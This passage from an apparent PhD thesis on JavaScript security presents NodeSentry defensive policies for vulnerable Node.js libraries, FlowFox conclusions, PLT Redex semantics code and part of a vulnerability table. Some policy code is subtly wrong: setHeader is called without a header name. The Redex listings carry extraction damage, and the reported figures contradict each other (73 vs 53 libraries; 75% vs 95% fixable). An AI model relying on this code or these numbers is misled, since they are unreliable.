```

(2) **Output Filtering** All policies within this category are based on the idea that the vulnerability in a library happens because their output can turn into malicious output in certain cases.

The `express` library did not specify a character set encoding in the content-type header while displaying a 400 error message, leaving the library vulnerable for a cross-site scripting attack. A NodeSentry policy for such a vulnerability could automatically attach the necessary header to the server response, right before sending it, effectively filtering and modifying the output. The policy only performs this operation if it detects that a 400 error message is being sent.

```
let is400ErrorMessage = (response, writeHeadArgs) => {
  return (writeHeadArgs[0] === 400);
};
let addUTFEncoding = (response) => {
  let contentType = response.getHeader("content-type");
  if (contentType === null) {
    response.setHeader("text/html; charset=utf-8");
  }
};

let policy = new Policy("UTF8 encoding")
  .before("ServerResponse.writeHead")
  .do(addUTFEncoding)
  .if(is400ErrorMessage)
  .build();
```

Another example for pure output filtering is the policy for the cross-site scripting vulnerability in `serve-index`, because the library did not properly escape directory names when showing the contents of a directory. A NodeSentry policy could rely on a decent HTML sanitization library and filter, and fix if necessary, the resulting HTML of the library.

```
let escapeDirectoryNames = (readDirArgs, result) => {
  // an open source HTML sanitization library
  // linked to on the OWASP website
  var bleach = require("bleach");
  return bleach.sanitize(result);
};

let policy = new Policy("escape directoy names")
  .after("fs.readdir")
  .do(escapeDirectoryNames)
  .build();
```

(3) Additional Logic Some policies need to extend the original behavior of a library, e.g., to strengthen certain conditional checks. Policies from this category are inherently specialized for one specific library.

An example vulnerability in `jsonweb-token` allows an attacker to bypass the verification part by providing a token with a digitally signed asymmetric key based on a different algorithm than the one used by the library. The official patch for this security issue is to first decode the header of the token and explicitly verify if the algorithm is supported.[11]

The exact same solution could be provided as a policy for NodeSentry, which is in fact idempotent with the official patch. A NodeSentry policy wraps the `verify` API functionality, does the necessary check and throws an error in case an invalid algorithm is specified.

```
let verifyCorrectAlgorithm = (jwtObj, verifyArgs) => {
  var jws = require("jsws");
  var jwtString = verifyArgs[0];
  var options = verifyArgs[2];
  var header = jws.decode(jwtString).header;
  if (!~options.algorithms.indexOf(header.alg)) {
    throw new Error("invalid algorithm");
  }
};

let policy = new Policy("jsonweb-token algorithm check")
  .before("jsonweb-token.verify")
  .do(verifyCorrectAlgorithm)
  .build();
```

(4) Denial-of-Service Filtering A Denial-of-Service filter is either a coarse-grained filter to limit the input to a specific regular expression or a very ad hoc filter that eliminates specific corner cases that would trigger the denial-of-service.

[11] URL of the patch, as visited on November 4th, 2015: `https://github.com/auth0/node-jsonwebtoken/commit/1bb584bc382295eeb7ee8c4452a673a77a68b687`

An example policy for the former case is the library `marked`. It was vulnerable for a regular expression denial of service (ReDoS) attack in which a carefully crafted message could cause the extreme situations within their `regexp` implementation. A quick fix might be to limit the length of the input to be matched.

An example of the latter case is the denial of service vulnerability in `mqtt-packet`. A carefully crafted network packet can crash the application because of a bug in the parser code. A quick fix could be to check for a valid protocol identifier and make sure that we catch the out of range exception when the vulnerability is triggered.

(5) Out of scope Technically, there are no solid policies for libraries in this category. However, in some use cases it might be possible to construct a working policy but it would require an extensive case-by-case analysis and highly depends on the situation and context they are used in.

For example `libyaml` relied on a vulnerable version of the original LibYaml C library. In this case, the patch against the heap-based buffer overflow involved modifying C code to allocate enough memory for the given YAML tags. However, designing a policy that put limits on the input of the wrapper library would severely limit the usefulness of the library in real-life.

Conclusions

Out of the original list of 73 vulnerable libraries, only 4 of them (or 6%) are out of scope and not generally fixable. This means that the majority of the vulnerable libraries could benefit from a security architecture like NodeSentry. About 38 (or 52%) vulnerabilities could be fixed with proper input filtering (31 or 42%), or proper output filter (7 or 10%). Only 12 libraries (or 16%) require a custom crafted policy. As input and output filtering policies are often generic (e.g., cross-site scripting or URL sanitization) and count for more than half of all our policies, the results seem to suggest that in practice even more libraries with *unknown* vulnerabilities could profit from NodeSentry. About one-fourth (19 or 26%) of the vulnerabilities have to do with denial of service. In 13 cases, extremely long input can cause the regular expression implementation of Node.js to reach extreme situations. Limiting the input to a more reasonable size, is probably the best fix for all of them, again suggesting that in the future more of these types of vulnerabilities will be automatically fixed. The other 6 cases require a truly custom fix.

Our analysis also suggests that NodeSentry could be used as a community-driven tool to provide (quick) patches to vulnerabilities before they are fixed in the original library. NodeSentry could even be the only way to enroll security patches e.g., in case a library gets abandoned or if the original developers have no interest in fixing

the issues. Enforcing general policies, like e.g., the anti-directory traversal policy, could also prevent previously unknown vulnerabilities in libraries to pop-up.

4.7 Conclusions

Among the various server-side JavaScript frameworks, Node.js has emerged as one of the most popular. Its strengths are the efficient run-time tailored for cloud-based event parallelism, and its eco system with thousands of third-party libraries.

Yet, these very libraries are also a source of potential security threats. Since the server runs with full privileges in a shared environment, a vulnerability in one library can compromise one's entire server. This is indeed what recently happened with the `st` library used by the popular web server libraries to serve static files.

In order to address the problem of least-privilege integration of third party libraries we have developed NodeSentry, a novel server-side JavaScript security architecture that supports such least-privilege integration of libraries.

We have illustrated how our enforcement infrastructure can support a simple and uniform implementation of security rules, starting from traditional web-hardening techniques to custom security policies on interactions between libraries and their environment, including any dependent library. We have described the key features of the implementation of NodeSentry which builds on the implementation of membranes by Miller and Van Cutsem as a stepping stone for building trustworthy object proxies [162].

In order to show the security effectiveness of NodeSentry we have evaluated its performance in an experiment where a server must be able to provide files concurrently to an increasing number of clients up to thousands of clients and tens of thousands of file requests. Our evaluation shows that for up to 250 clients NodeSentry has the same server capacity and throughput of plain Node.js, and that such capacity is essentially the theoretical optimum. At 1000 concurrent clients in a handful of seconds, when a default Node.js installation from the standard distribution channel already dropped capacity barely above 60% of the theoretical optimum, NodeSentry is able to attests itself at 50%.

We evaluated the security effectiveness of NodeSentry by developing custom policies for all 53 reported vulnerable libraries on the Node Security Project website. The majority of these vulnerable libraries could benefit from NodeSentry, and in particular 75% of the vulnerabilities could be closed. About 42% require custom, i.e., library-dependent, policies. More than 58% of the vulnerabilities fall into a category that require a more general policy. These results show that the general Node.js community could really benefit from our security architecture.

Research material availability

Our complete prototype implementation (including the full source code, test suites, code documentation, installation/usage instructions, and the `st` example) is freely available online at `https://distrinet.cs.kuleuven.be/software/NodeSentry/` or directly installable via de Node.js package manager via the command line tool `npm install nodesentry`.

Chapter 5

Conclusions

Building secure web applications is notoriously difficult. The growing importance of JavaScript as a mainstream programming language for web applications, has led to the situation where it is heavily used both in the client-side web browser as on the web server. The underlying programming model depends on a paradigm where the application developer can automatically include many pieces of code from external parties. This toxic combination leads to a situation today were vulnerabilities are commonly present *and* commonly being exploited.

Although there are a plethora of ad hoc solutions for the web browser, client-side attacks are still very common. Reasons are that these solutions must be pushed by the server, together with their correct configurations, or that the underlying security models are simply inadequate. On the server-side, the situation is even worse, (i) because the available countermeasures for JavaScript platforms are almost non-existent, supposedly to be provided by the surrounding environment, and (ii) because the existing solutions often require in-depth knowledge or require a complete rewrite of the application.

Therefor, this thesis focuses on the design and implementation of robust security countermeasure technologies for web applications, i.e. the client-side web browser and the JavaScript web server.

The goal of this thesis was three-fold:

- First, design and implement a web browser, capable of enforcing secure information flows on web scripts, based on a client-side specified policy, that can be used for today's web applications.

- Second, design and evaluate useful client-side policies that mitigate security and privacy threats.
- Third, design, implement and evaluate a robust, easy to use, security infrastructure for server-side JavaScript that restricts the functionality of third-party server scripts, by enforcing the principle of least-privilege.

In this concluding chapter, Section 5.1 reviews the contributions of this thesis. Section 5.2 lists avenues for future work, for both our work on secure multi-execution of web scripts, and secure integration of server scripts. Section 5.3 concludes this thesis with some concluding thoughts.

5.1 Contributions

The first part of this thesis, especially Section 3, contributes to the first two goals. The outcome is the web browser FlowFox that relies on SME to enforce information flow security policies on client-side JavaScript.

Secure Multi-Execution (SME) is a precise and general information flow control mechanism that was believed to be a good fit for web application. We validated this claim by developing FlowFox, the first fully functional web browser that implements an information flow control mechanism for web scripts based on the technique of secure multi-execution. We provide evidence for the *security* of FlowFox by proving non-interference for a formal model of the essence of FlowFox, and by showing how FlowFox stops real attacks. We provide evidence of *usefulness* by showing how FlowFox subsumes many ad hoc script-containment countermeasures developed over the last years.

An experimental evaluation on the Alexa top-500 web sites provides evidence for *compatibility*, and shows that FlowFox is compatible with the current web, even on sites that make intricate use of JavaScript.

The main drawback of our work on secure multi-execution on web scripts is the significant performance penalty. The performance and memory cost of FlowFox is substantial (a performance cost of around 20% on macro benchmarks for a simple two-level policy), but not prohibitive.

The main take-away message is that our prototype implementation shows that an information flow enforcement based on secure multi-execution can be implemented in full-scale browsers. It can support powerful, yet compatible policies refining the same-origin-policy in a way that is compatible with existing websites.

The second part of this thesis, especially Section 4, contributes to the third goal by studying, building and evaluating a security architecture for server-side JavaScript.

Node.js is a popular JavaScript server-side framework with an efficient run-time for cloud-based event-driven applications. Its strength is the presence of hundred of thousands of third-party libraries which allow developers to quickly build and deploy applications. Yet these libraries are a source of security risks as a vulnerability in one library can compromise one's entire web application and even the complete server environment.

To protect against these risks, we developed NodeSentry, the first security architecture for server-side JavaScript that supports least-privilege integration of libraries. Our policy enforcement infrastructure supports an easy deployment of web-hardening techniques and custom access control policies on interactions between (third-party) libraries and their environment, including any dependent library.

We discussed both the implementation of NodeSentry and present an in-depth evaluation of both the performance impact and usability. For hundreds of concurrent clients, NodeSentry has the same capacity and throughput as plain Node.js: only on a large scale, when Node.js itself yields to a heavy load, NodeSentry shows a limited overhead.

To study the effectiveness of our security framework, we systematically analyzed and developed custom policies for all reported vulnerabilities of the Node Security Project. Results show that about 95% of the vulnerable libraries could benefit from our security architecture.

5.2 Conclusions and Future work

5.2.1 Secure Multi-Execution of Web Scripts

FlowFox is the first fully functional web browser that implements a secure and compatible information flow control mechanism for web scripts based on the technique of secure multi-execution. While this is a significant step forward, FlowFox still suffers from several limitations that will require more research to resolve. Some of these limitations are inherent to the technique of SME, others are due to design choices made for FlowFox.

An excellent overview of the limitations inherent to SME was recently given by Rafnsson and Sabelfeld [133, 134]. Some of the limitations we list below are discussed in more detail (and often resolved, at least theoretically) in those papers.

An important matter is that FlowFox is a modified browser. Although a viable option from a research perspective, modifying a browser is often not desirable in the real world. It requires users to install a special browser, and the modification must be maintained with new browser versions, a non-trivial task. Both for maintenance and distribution reasons, a solution that does not require browser modifications is better in the long run.

Timing leaks

FlowFox multi-executes scripts and event handlers using a low-priority scheduler [91] (see Section 3.2.1 and Section 3.2.3) on a per-event basis. A fundamental limitation of this type of scheduling is that it does not offer timing-sensitive or termination-sensitive non-interference. A low observer can observe the time it takes to handle high events. Rafnsson and Sabelfeld [133, 134] give an example of such an attack on FlowFox and discuss more flexible scheduling strategies.

It would be interesting to investigate whether these improved scheduling strategies can be incorporated in FlowFox. This seems challenging, as it will require support for preemption in the JavaScript scheduler.

Precision depends on the DOM implementation

SME is known to be precise in the sense that for non-interferent programs, the observable behavior towards an observer that can observe outputs at a single security level does not change [56]. But outputs of different security levels can be reordered by SME. The assumption that observers can only observe a single level may not be realistic for FlowFox. Any high API method whose result depends on earlier low API calls violates this assumption. Consider for example a high API method `bytes_sent()` that would return the number of bytes sent over the network, combined with a low method `net_send()`. Since FlowFox might reorder API invocations and move low calls before high calls, even secure programs might behave differently. For instance a program that first displays the result of `bytes_sent()` to the user and then performs `net_send()` would behave differently under FlowFox.

We believe our compatibility experiments provide evidence that this does not impede the practical usefulness of FlowFox. Yet, it would be interesting to achieve a stronger notion of precision. Again, Rafnsson and Sabelfeld [133, 134] have proposed an approach to perform SME that preserves the ordering of all outputs. Achieving stronger notions of precision requires more control over the scheduler and hence it again seems that implementing this for FlowFox will be challenging.

Detectable by attackers

It is straightforward for a site to detect whether you are using FlowFox. This knowledge can, e.g., be used to hurt the performance of the website in order to convince users to switch to a vanilla browser. Also, running FlowFox effectively puts you in a very small group of people which can be used for tracking purposes [125].

Support for only two levels

The prototype implementation of FlowFox supports only two hard-coded security levels `L` and `H` in both the implementation and in the policies. Supporting more levels is not fundamentally difficult, but it would impact performance significantly, and would require a significant engineering effort.

Given the recent trend of chip makers, like Intel, to introduce CPUs with many cores, it might be interesting to see how FlowFox could be optimized to make better use of the available cores, especially if the security lattice is smaller than the number of CPU cores[134].

No support for declassification

The version of FlowFox that is discussed within the scope of this thesis, does not support any kind of declassification, and this might limit the number of useful policies that FlowFox can enforce. Again, the papers by Rafnsson and Sabelfeld [133, 134] propose an approach to support declassification, based on support for fine-grained security policies that can distinguish between the security level of information and the security level of the presence of information. We refer the reader to Section 1.3 for complementary research from the author of this thesis on declassification support for FlowFox.

Good choice of default values is hard

A good choice of compatible (e.g., same type) and meaningful default values for API method return values is hard and prone to error [31]. Bad choices for default values may lead to crashing of the low execution. In our experiments, we encountered a few cases where this happened, and we had to adapt the policy to provide a reasonable default value that did not make the application crash. Boloşteanu and Garg [31] try to solve this issue more fundamentally by proposing asymmetric SME, a variant of SME. Their technique requires a variant of the original program that has been adapted (by

the programmer or automatically) to react properly to default inputs. Turning this technique into a practical approach is an interesting avenue for future work.

Lack of attack detection

FlowFox does not attempt to detect attacks. Instead it *fixes* interferent scripts. We believe this is a good design choice for a web browsers as users do not want to deal with security warnings, and tend to ignore them anyway.

But it would be interesting to investigate alternative designs where attacks are detected instead of silently fixed. Rafnsson and Sabelfeld [133, §VI] have developed an approach to SME that would make this possible. By providing full transparency for SME with barrier synchronization, their SME enforcement preserves the exact I/O behavior of secure programs, including the ordering of I/O operations. By carefully matching the low operations (for which they need synchronization) from both the high and low copy, they can detect an attack if there is a deviation between the two. Again, this would require support for preemption in the JavaScript scheduler.

Policies are non-trivial to get right

FlowFox only gives strong guarantees about the non-interferent execution of scripts (see Section 3.2.4). It requires in-depth understanding of the DOM API implementation to specify policies that are compatible with the world that scripts are interacting with.

A second issue with FlowFox policies is the policy language itself. Policies in the current prototype are written in JavaScript and can be extremely flexible. This can lead to policies that are hard to reason about, and policy writers can easily introduce security holes in policies.

An important challenge for future work is to come up with an expressive, yet safe policy language.

No integrity study

In the scope of this thesis, we have limited our a attention to confidentiality and left the study of enforcing integrity to future work. Examples of integrity-related threats include user interface redressing attacks (e.g. clickjacking), and cross-site request forgery (CSRF) attacks. We refer the reader to Section 1.3 for complementary research from the author of this thesis, on client-side protection against application-level attacks against sessions.

5.2.2 Secure Integration of Server Scripts

Our work on secure integration of server scripts led to the development of NodeSentry, the first security architecture for server-side JavaScript that supports least-privilege integration of libraries. The accompanying policy enforcement component supports an easy deployment of well-known web-hardening techniques and custom access control policies.

Although this work does not rely on an influential formal technique, it has sparked interest of other researchers[1] and start-ups,[2] because of its direct applicability. In the rest of this section, we discuss a number of activities that are the subject of potentially interesting future work:

Information flow security

Given the research and expertise from contributing to the first two goals of this thesis, an interesting new research track would be to investigate the possibility to implement full-fledged information flow security, by means of secure multi-execution, into for example Node.js. The options are to do this by modifying the JavaScript engine itself, by changing the API interface, or even by making use of some advanced features of JavaScript such as fibers (a particularly lightweight thread of execution that uses co-operative multitasking). The last option seems the most promising as it would not require a custom environment and would reduce the integration effort of an application developer.

Design of custom policy language

The usability for Node.js developers using the framework could be improved by adopting domain specific languages to select or design custom policies and web-hardening techniques from e.g., OWASP or other reference sites. In our evaluation in Section 4.6.2, we highlighted the fact that more work in the area of security policy development is absolutely necessary. In that respect, we believe that implementing a testing tool for policies could be an interesting avenue for future work.

Secure implementation of NodeSentry

Park et al. [129, §5.3] present the latest and most up-to-date formal semantics of JavaScript and describe a process on how to find security vulnerabilities in JavaScript

[1] ESpectro - security architecture for Node.js (https://cseweb.ucsd.edu/~dstefan/#projects)
[2] https://intrinsic.com/

programs with their tool. Future work could incorporate this tool to test our prototype for leaks of the `this` variable or for holes in our membrane implementation. Apart from that, we could also use it to verify the soundness of custom policies. This would follow a similar static analysis approach as in ConScript [114], but without the burden of modifying the underlying JavaScript interpreter.

Improvement of benchmarking

Although our benchmark follows the standard measures for testing high performant concurrent servers, we only generated simple requests towards a simple web server secured with NodeSentry. As Heyman et al. [80], indicate, this is trivial compared to the complexity of simulating the load for a complex distributed deployment. An improvement to our benchmark experiment could be to implement NodeSentry in a more complex web application in a cloud-based setting. This would also allow to test its behavior when the system is sufficiently under stress.

General engineering optimizations

On the engineering side, a number of optimizations are possible. Apart from developing enterprise-grade quality code, NodeSentry performance could directly benefit from minimizing the use of shadow objects and by optimizing the time needed for the run-time post-condition assertions of trap functions.

Separate thread for policy evaluation

Currently, evaluating policies blocks the main thread. However, the monitor of NodeSentry is not directly embedded within the application code, but is an external component. This leaves the option open to use for example the `cluster` API of Node.js to run this monitor into a separate thread. This would have a huge benefit in terms of performance and scalability. This improvement would align with one of the core concepts of Node.js (see Section 2.5.1).

5.3 Concluding Thoughts

During my time as a researcher, I had the honor to do extremely interesting and relevant engineering work and make myself comfortable with incredible complex and ingenious software code bases.

After digging in Mozilla's Firefox source code for quite some time, I gained deep respect for browser engineers. I also had the pleasure to build the first part of this thesis upon a nifty formal technique and work directly together with its inventors and contributors. Although SME has too many issues – at least from an adoption point of view – to become a widespread mechanism for enforcing information flow security, I'm satisfied with its impact on the research community.

In some sense FlowFox even provides an answer to the members of panel at the CSFW[3] in 2001, who addressed the question of what use, if any, non-interference really served in the design, development and verification of secure systems and architectures [113]. Our work shows that, given the pressing need for robust security technologies for web applications, the right technique (i.e., a black-box technique with repairing capabilities) and the correct setting (in the JavaScript engine in the browser), non-interference serves really well.

Killing features for security

It is hard to come up with one unique killer feature of the web. It is much easier to argue that the abundance of features and JavaScript API, could be lethal in the long term. The main browser vendors have payed millions and millions of dollars in vulnerability rewards programs in the past, and browser are still rife with exploitable bugs [33]. This is mainly because of their focus on performance and the expansion of functionalities. New features go through a whole procedure and are passed to and specified by the W3C commission. This allows browser vendors and other interested people to carefully quality check – at many levels – any new proposal. However, this procedure does not give the necessary assurance that any new specification is secure. A recent security assessment of the WebRTC specifications [50] revealed three novel attacks against endpoint authenticity, one of which needed security improvements for the WebRTC specifications in order to be mitigated. This is just one example of how too many features can make it hard to ever "browse safely".

Also on the server-side, security for JavaScript has mostly been an afterthought. Although Node.js has been adopted by the world's largest enterprises, apart from some small initiatives, providing decent security technologies, is mostly left as "an exercise for the user". It is hard to estimate how many of the reported data breaches

[3] IEEE Computer Security Foundations Workshop

are attributable to insecure Node.js installations. The Node Security Platform recently provides a continuous security monitoring service with automated security checks as part of the GitHub work flow. Currently, this is state-of-practice. However, there are indications, see for example Section 5.2.2, that things are moving in the community, but there is still a long road ahead.

Web technologies are continuously created and improved, and although this process also continuously raises new security issues, they are certainly being addressed by the community, but that takes time.

Performance is king of the web

Browser vendors are concerned that sophisticated web applications are being held back by the limitations of JavaScript engine performance. They aim to improve execution speed so that it is comparable to that of native code. Realizing this will redefine the boundaries of client-side performance and enable the development of a whole new generation of more computationally-intensive web applications. We can already witness the beginning of this new era with advanced applications, such as game engines, office tools and computer-aided design software, running in the browser. These applications can be compiled to JavaScript and can be directly delivered to the browser. This opens up new ways to distribute applications to end-users. It is this evolution that made people, including for example Crockford, to state that "JavaScript is the virtual machine (VM) of the web [...] JavaScript did a better job of keeping the *write once, run everywhere* promise" [73].

This new evolution puts more pressure on the quest for robust security technologies. However, in practice this means that security countermeasures may impose only an extremely small performance overhead and almost 100% guarantee that nothing breaks the user experience. Although all the prototypes in this thesis are far from enterprise-ready, and thus the performance measurements are not really representative in that respect, the underlying techniques make it impossible to become widely accepted. This clearly shows that a lot of progress needs to be made to the underlying fundamentals. A concrete example for SME, is the work on multiple facets [14] and derivates, with weaker formal properties but less performance impact [139, 90].

We have only just witnessed a very young web. Although still in its infancy, the web left an indelible mark on our modern society. Web applications are taking over the area of the more conventional desktop applications. Browsers become the new operating system – think Chrome OS. JavaScript is taking over the desktop. The divide between online and offline blurred a long time ago. We ain't seen nothin' yet, the best is yet to come.

Appendix A

Redex Code

I have developed a runnable version[1] of FlowFox using the PLT Redex semantics engineering toolkit [61].

```
#lang racket
(require redex)
(provide (all-defined-out))

; NORMAL BROWSER

(define-language browser      ; Normal browser aka Firefox
  (event keypress onload)     ; events
  (f λ( x e))                 ; function
  (e v x handler-call (e e))  ; expression
  (E hole (E e) (v E))        ; evaluation context
  (v number undefined dom-m-name f)    ; values
  (handler-call (set-handler event f))
  ((x y z) variable-not-otherwise-mentioned)
  (dom-m-name doc-getcookie doc-setcookie net-send net-recv)
  (H ((event f) ...))      ; pair of event and handler
  (q (event v)) ; event occurence
  (a (dom-m-name v v)) ; DOM API invocationα
  ( · a q)
  (T α( ...))
  (W (v ((event v) ...)))   ; the world = (cookie value (list of input events))
  (B (e H W T))             ; browser state B = (e, H, W) -> transition labels are captured in T
  )

; Implementation of a DOM with four operations, as given in the grammar
; World = (cookie-value list-of-remaining-input-events)
; DOM: World x method x arg -> World x result
(define-metafunction browser
  ;DOM : W dom-m-name v -> (W v) or (W q)
  [(DOM W net-send v) (W undefined)]
  [(DOM W net-recv v) (W 1000)] ; always receive 1000
  [(DOM (v_cookie ((event v) ...)) doc-getcookie v_arg) ((v_cookie ((event v) ...)) v_cookie)]
  [(DOM (v_cookie ((event v) ...)) doc-setcookie v_arg) ((v_arg ((event v) ...)) undefined)]
```

[1] Available at https://distrinet.cs.kuleuven.be/software/FlowFox/.

```
34    ; next-event
35    [(DOM (v_cookie ((event_0 v_0) (event_1 v_1) ...)) next-event v_arg) ((v_cookie ((event_1 v_1) ...))
36                                                                          (event_0 v_0))]
37    [(DOM (v_cookie ()) next-event v_arg) ((v_cookie ()) ())])
38
39  ; Return the event handler for a given event, based on the list of all installed event handlers
40  (define-metafunction browser
41    event-handler : H event -> f
42    [(event-handler () event) λ( x x)]
43    [(event-handler ((event_0 f_0) (event_1 f_1) ...) event_0) f_0]
44    [(event-handler ((event_0 f_0) (event_1 f_1) ...) event) (event-handler ((event_1 f_1) ...) event)]
45    )
46
47  (define-metafunction browser
48    subst : e x v -> e
49    [(subst (e_1 e_2) x v) ((subst e_1 x v) (subst e_2 x v))]
50    [(subst x x v) v]
51    [(subst v_0 x v_1) v_0]
52    [(subst x_1 x_2 v) x_1]
53    [(subst dom-m-name x v) dom-m-name]
54    [(subst (set-handler event f) x v) (set-handler event (subst f x v))]
55    )
56
57  (define →
58    (reduction-relation
59     browser
60     #:arrow ->
61
62     (-> ((in-hole E λ(( x e) v)) H W α( ...))
63         ((in-hole E (subst e x v)) H W ·( α ...))
64         "E-Beta"
65         )
66
67     (-> ((in-hole E (dom-m-name_0 v_0)) H W α( ...))
68         ((in-hole E v_res) H W_new ((dom-m-name_0 v_0 v_res) α ...))
69         (where (W_new v_res) (DOM W dom-m-name_0 v_0))
70         "E-DOM-Call"
71         )
72
73     (-> (v H W α( ...))
74         ((f_handler v_0) H W_new ((event_0 v_0) α ...))
75         (where (W_new (event_0 v_0)) (DOM W next-event undefined))
76         (where f_handler (event-handler H event_0))
77         "E-Process-Event"
78         )
79
80     (-> ((in-hole E (set-handler event f)) ((event_0 f_0) ...) W α( ...))
81         ((in-hole E undefined) ((event f) (event_0 f_0) ...) W ·( α ...))
82         "E-Set-Handler"
83         )
84     ))
85
86  (define example-browser
87    (term (undefined ; ready to start
88           ((keypress λ( x (net-send (doc-getcookie undefined))))
89            (onload λ( x (net-send (doc-getcookie undefined))))) ; list of event handlers
90           (999 ((keypress 1) (onload 0))) ; world state
91           ())))
92
93  ;(traces → example-browser)
94  (define (trace t)
95    (filter (lambda (el) (not (eq? el ·')))
96            (reverse (last ; reverse list as new element are added in front instead of back
```

```
                      (bind—exp
                       (list—ref
                        (match—bindings
                         (list—ref (redex—match browser B
                                                (list—ref (apply—reduction—relation* → t) 0)) 0)) 0))))))

;(trace example—browser)
```

```
#lang racket
(require redex)
(require "browser.rkt")
(provide (all-defined-out))

(define-extended-language FlowFox browser
  (l 0 1) ; Labels
  (H ((event f l) ...))  ; Augment H to contain the associated security label
  (b     ; input buffer aka FlowFox state
   idle
   (low (event v) (v ...)) ; (low current-event list-of-observed-returnvalues)
   ;going from low to high, makes the observed returnvalues the values-to-reuse
   ;(this should be reversed to get something like a queue)
   (high (v ...)))          ; (high list-of-input-results-still-to-reuse)
  (B (e H W b T))   ; FlowFox browser-state
  )

; Policies for 'JavaScript' API methods and events
(define-metafunction FlowFox
  method-label : dom-m-name -> l
  [(method-label doc-getcookie) 1]
  [(method-label doc-setcookie) 1]
  [(method-label dom-m-name) 0]) ; default

(define-metafunction FlowFox
  default-value : dom-m-name -> v
  [(default-value doc-getcookie) 0]
  [(default-value dom-m-name) undefined]) ; default

(define-metafunction FlowFox
  event-label : event -> l
  [(event-label keypress) 1]
  [(event-label event) 0]) ; default

; Same as event-handler but with extra associated security label
; Return the event handler for a given event, based on the list of all installed event handlers
; event-handler: H x event -> f
(define-metafunction FlowFox
  event-handler-lbl : H event l -> f
  [(event-handler-lbl () event l) λ( x x)]
  [(event-handler-lbl ((event_0 f_0 l_0) (event_1 f_1 l_1) ...) event_0 l_0) f_0]
  [(event-handler-lbl ((event_0 f_0 l_0) (event_1 f_1 l_1) ...) event l)
   (event-handler-lbl ((event_1 f_1 l_1) ...) event l)]
  )

; ff-level: FF -> l
; based on the input buffer (aka FlowFox state),
; we can conduct the current security label of the browser
(define-metafunction FlowFox
  ff-level : b -> number
  [(ff-level idle) 0]
  [(ff-level (low (event v) (v_1 ...))) 0]
  [(ff-level (high (v ...))) 1]
  )

;; ff-store-result: (FF v) -> FF
(define-metafunction FlowFox
  ff-store-result : b v -> b
  [(ff-store-result (high (v ...)) v_res) (high (v ...))] ; don't store anything while high
  [(ff-store-result (low (event v_e) (v ...)) v_res) (low (event v_e) (v_res v ...))]
  [(ff-store-result b v) b]
  )

```

```
(define-metafunction FlowFox
  ff-reuse-result : b -> (b v)
  [(ff-reuse-result (high (v_0 v_1 ...))) ((high (v_1 ...)) v_0)]
  [(ff-reuse-result (high ())) ((high ()) undefined)] ; nothing left to reuse
  )

(define-metafunction FlowFox
  ff-init : q l -> b
  [(ff-init (event v) 1) (high ())]
  [(ff-init (event v) 0) (low (event v) ())])

(define
  (reduction-relation
   FlowFox
   #:arrow =>

   (=> ((in-hole E λ(( x e) v)) H W b α( ...))
       ((in-hole E (subst e x v)) H W b ·( α ...))
       "E-Beta"
       )

   (=> ((in-hole E (set-handler event f)) ((event_i f_i l_i) ...) W b α( ...))
       ((in-hole E undefined) ((event f l) (event_i f_i l_i) ...) W b ·( α ...))
       (where l (ff-level b))
       "E-Set-Handler"
       )
   (=> ((in-hole E (dom-m-name v)) H W b α( ...))
       ((in-hole E v_res) H W_new b_new ((dom-m-name v v_res) α ...))
       (side-condition (= (term (method-label dom-m-name)) 0))
       (side-condition (= (term (ff-level b)) 0))
       (where (W_new v_res) (DOM W dom-m-name v))
       (where b_new (ff-store-result b v_res))
       "E-DOM-Call-L"
       )

  (=> ((in-hole E (dom-m-name v)) H W b α( ...))
       ((in-hole E v_res) H W_new b ((dom-m-name v v_res) α ...))
       (side-condition (= (term (method-label dom-m-name)) 1))
       (side-condition (= (term (ff-level b)) 1))
       (where (W_new v_res) (DOM W dom-m-name v))
       "E-DOM-Call-H"
       )

  (=> ((in-hole E (dom-m-name v)) H W b α( ...))
       ((in-hole E v_res) H W b_new ·( α ...))
       (side-condition (= (term (method-label dom-m-name)) 0))
       (side-condition (= (term (ff-level b)) 1))
       (where (b_new v_res) (ff-reuse-result b))
       "E-DOM-Call-Reuse"
       )

   (=> ((in-hole E (dom-m-name v)) H W b α( ...))
       ((in-hole E v_dv) H W b ·( α ...))
       (side-condition (= (term (method-label dom-m-name)) 1))
       (side-condition (= (term (ff-level b)) 0))
       (where v_dv (default-value dom-m-name))
       "E-DOM-Call-Default"
       )

   (=> (v H W idle α( ...))
       ((f v_0) H W_new b ((event_0 v_0) α ...))
       (where (W_new (event_0 v_0)) (DOM W next-event undefined))
       (where l_new (event-label event_0))
```

```
        (where b (ff—init (event_0 v_0) l_new))
        (where f (event—handler—lbl H event_0 l_new))
        "E—Event—New" ; Process new event
        )

   (=> (v H W (low (event_i v_i) (v_r ...)) T)
        ((f v_i) H W (high (v_r ...)) T)
        (where f (event—handler—lbl H event_i 1))
        "E—Event—Next—Lvl" ; Process event for all security levels
        )

   (=> (v H W (high (v_r ...)) α( ...))
        (v H W idle ·( α ...))
        "E—Event—Done" ; Prepare for new event
        )
   ))


(define example—flowfox
  (term (
         undefined
         ((keypress λ( x (net—send (doc—getcookie undefined))) 1)
          (onload λ( x (net—send (doc—getcookie undefined))) 0)
          (onload λ( x (net—send (doc—getcookie undefined))) 1))
         (999 ((keypress 1) (onload 0)))
         idle
         ())))  ; T catches all label transitions

; warn if example doesn't match with grammar definition
(test—equal (match? (list—ref (redex—match FlowFox B example—flowfox) 0)) #t)

(define (progress—holds? e)
  (or (final—state? e)
      (reduces? e)))

;; Get all the bindings for a term
(define (browser—state term)
  (match—bindings (list—ref (redex—match FlowFox (e H W b T) term) 0)))

;; Get a specific binding b for a given term
(define (browser—state—exp term b)
  (for/first ([binding (browser—state term)]
              #:when (equal? (bind—name binding) b))
    (bind—exp binding)))

;; A browser state is final if no more events to handle and current is nil
(define (final—state? B)
  (let ([e (browser—state—exp B 'e)]
        [b (browser—state—exp B 'b)])
    (and (equal? e 'undefined)
         (equal? b 'idle))))

;; A browser state can reduce, it we can apply the reduction relation and get a unique, new state
(define (reduces? B)
  (= (length (apply—reduction—relation  B)) 1))

(traces  example—flowfox #:pred progress—holds?)
```

Appendix B

Reported Vulnerabilities

Table B.3 contains the complete list of all 73 reported vulnerabilities of the Node Security Project as of March 1th, 2016. This list is used as input for our security analysis in Section 4.6.2. The list specifies the package, the type of vulnerability and the vulnernability category.

Package	Vulnerability description	Category
hapi-auth-jwt2	Authentication Bypass	3
moment	Regular Expression Denial of Service	4
i18n-node-angular	Denial of Service	4
i18n-node-angular	Content Injection	1
hawk	Regular Expression Denial of Service	4
is-my-json-valid	Regular Expression Denial of Service	4
mqtt-packet	Denial of Service	4
mapbox.js	Content Injection	1
jshamcrest	Regular Expression Denial of Service	4
